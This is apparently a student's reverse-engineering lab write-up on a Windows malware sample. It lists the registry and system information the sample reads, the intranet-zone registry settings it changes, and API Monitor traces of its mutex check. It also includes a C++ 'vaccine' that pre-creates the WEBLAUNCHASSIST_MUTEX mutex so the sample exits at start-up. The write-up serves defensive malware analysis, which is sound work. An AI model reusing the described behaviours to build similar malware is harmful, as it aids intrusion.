
- It gets the the Default Web Browser:
  HKEY_CLASSES_ROOT\http\shell\open\command\(Default)




- It gets the name of the computer:




- It gets the installed Transport protocols that support Windows sockets:



- It changes the value of these Registry keys:




Which seem to regulate which locations belong to the intranet and they correspond to these Control Panel settings:



3) Bonus task

We notice that this malware creates a Mutex named **“WEBLAUNCHASSIST_MUTEX”** with the **CreateMutexA()** function and then checks the result with **GetLastError().** According to the **CreateMutexA()** docs, **GetLastError()** can be used to check for **ERROR_ALREADY_EXISTS**, which may mean that the malware would stop if the mutex already exists.



#	Time of Day	Thread	Module	API	Return Value	Error	Duration
3239	3:54:01.159 PM	1	malware.exe	CreateMutexA (NULL, FALSE, "WEBLAUNCHASSIST_MUTEX")	0x0000021c		0.0000609
3240	3:54:01.159 PM	1	KERNELBASE.dll	RtlInitAnsiStringEx (0x0019f6a4, "WEBLAUNCHASSIST_MUTEX")	STATUS_SUCCESS		0.0000005
3241	3:54:01.159 PM	1	KERNELBASE.dll	RtlAnsiStringToUnicodeString (0x0019f6b8, 0x0019f6a4, TRUE)	STATUS_SUCCESS		0.0000026
3242	3:54:01.159 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f678, "WEBLAUNCHASSIST_MUTEX")			0.0000003
3243	3:54:01.159 PM	1	KERNELBASE.dll	NtCreateMutant (0x0019f674, MUTANT_ALL_ACCESS, 0x0019f680, FALSE)	STATUS_SUCCESS		0.0000532
3244	3:54:01.159 PM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_SUCCESS)			0.0000003
3245	3:54:01.159 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x0019f6b8)			0.0000008
3246	3:54:01.159 PM	1	malware.exe	GetLastError ( )	ERROR_SUCCESS		0.0000005
3247	3:54:01.159 PM	1	SHFolder.dll	SHGetFolderPathA (NULL, 28, NULL, SHGFP_TYPE_CURRENT, 0x0019f91e)	S_OK		0.0165011
3248	3:54:01.159 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x75a609ac, 0x7663a810, 0x0019ed5c, NULL)	STATUS_SUCCESS		0.0000008
3249	3:54:01.159 PM	1	KERNEL32.DLL	LdrResFindResourceDirectory (0x74760000, 0x00000018, 0x00000002, 0x0019eda8, NULL, NULL, 0x00000010)	STATUS_RESOU...	0xc000008b = Indicates...	0.0000164
3250	3:54:01.159 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x75a609ac, 0x7663a810, 0x0019ed44, NULL)	STATUS_SUCCESS		0.0000002
3251	3:54:01.159 PM	1	KERNEL32.DLL	LdrResFindResourceDirectory (0x74690000, 0x00000018, 0x00000002, 0x0019ed90, NULL, NULL, 0x00000010)	STATUS_RESOU...	0xc000008a = Indicates...	0.0000055
3252	3:54:01.159 PM	1	apphelp.dll	RtlTryEnterCriticalSection (0x74272860)	TRUE		0.0000006
3253	3:54:01.159 PM	1	apphelp.dll	RtlInitAnsiString (0x0019ecf8, "DDRAW.DLL")			0.0000005


I created a **vaccine.cpp** program which creates a mutex with that name and then sleeps forever. This way, the mutex remains created and acquired by this process.

vaccine.cpp

```cpp
#include <stdio.h>
#include <Windows.h>


int main() {
    const char * const malwareMutexName = "WEBLAUNCHASSIST_MUTEX";
    HANDLE mutexHandle = CreateMutexA(NULL, TRUE, malwareMutexName);

    if (mutexHandle == NULL) {
        printf("CreateMutexA failed. Last error: %i\n", (int)GetLastError());
        return -1;
    }

    printf("Mutex %s is created\n", malwareMutexName); fflush(stdout);

    if (GetLastError() == ERROR_ALREADY_EXISTS) {
        printf("Mutex %s already exists\n", malwareMutexName); fflush(stdout);
        CloseHandle(mutexHandle);
        return 0;
    }

    printf("New mutex. Sleeping...\n"); fflush(stdout);
    while (1) {
        Sleep(2 * 1000);
    }

    return 0;
}
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
[Running] cd "c:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\" && g++ vaccine.cpp
Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\"vaccine
Mutex WEBLAUNCHASSIST_MUTEX is created
New mutex. Sleeping...
```

We run the malware again and we see that it does indeed stop immediately since the mutex already exists (on the false assumption that the malware is already running on the system).



Summary | 3,367 calls | 1.41 MB used | malware.exe

#	Time of Day	Thread	Module	API	Return Value	Error
3234	2:49:16.665 PM	1	malware.exe	InterlockedDecrement (0x031933c4)	0	
3235	2:49:16.665 PM	1	malware.exe	InterlockedIncrement (0x031933c4)	1	
3236	2:49:16.665 PM	1	malware.exe	InitializeCriticalSection (0x031a1b48)		
3237	2:49:16.665 PM	1	malware.exe	InitializeCriticalSection (0x031a1b70)		
3238	2:49:16.665 PM	1	malware.exe	InitializeCriticalSection (0x031a1b98)		
3239	2:49:16.665 PM	1	malware.exe	CreateMutexA (NULL, FALSE, "WEBLAUNCHASSIST_MUTEX")	0x00000238	
3240	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitAnsiStringEx (0x0019f6a4, "WEBLAUNCHASSIST_MUTEX")	STATUS_SUCCESS	
3241	2:49:16.665 PM	1	KERNELBASE.dll	RtlAnsiStringToUnicodeString (0x0019f6b8, 0x0019f6a4, TRUE)	STATUS_SUCCESS	
3242	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f678, "WEBLAUNCHASSIST_MUTEX")		
3243	2:49:16.665 PM	1	KERNELBASE.dll	NtCreateMutant (0x0019f674, MUTANT_ALL_ACCESS, 0x0019f680, FALSE)	STATUS_OBJECT_NAME_EXISTS	0x40000000 = {Object Exists} An attempt was made to create an object and the object name already existed.
3244	2:49:16.665 PM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_ALREADY_EXISTS)		
3245	2:49:16.665 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x0019f6b8)		
3246	2:49:16.665 PM	1	malware.exe	GetLastError ( )	ERROR_ALREADY_EXISTS	
3247	2:49:16.665 PM	1	malware.exe	ExitProcess (0)		
3248	2:49:16.665 PM	1	KERNEL32.DLL	RtlExitUserProcess (STATUS_SUCCESS)		
3249	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f464, "kernel32.dll")		
3250	2:49:16.665 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019f464, 0x0019f46c)	STATUS_SUCCESS	
3251	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f468, "kernelbase.dll")		
3252	2:49:16.665 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019f468, 0x0019f470)	STATUS_SUCCESS	
3253	2:49:16.665 PM	1	ntdll.dll	DllMain (0x74670000, DLL_PROCESS_DETACH, 0x00000001)	TRUE	
3254	2:49:16.665 PM	1	KERNELBASE.dll	RtlRunOnceBeginInitialize (0x746e303c, RTL_RUN_ONCE_CHECK_...	STATUS_SUCCESS	
3255	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f15c, "ntdll.dll")		
3256	2:49:16.665 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019f15c, 0x0019f164)	STATUS_SUCCESS	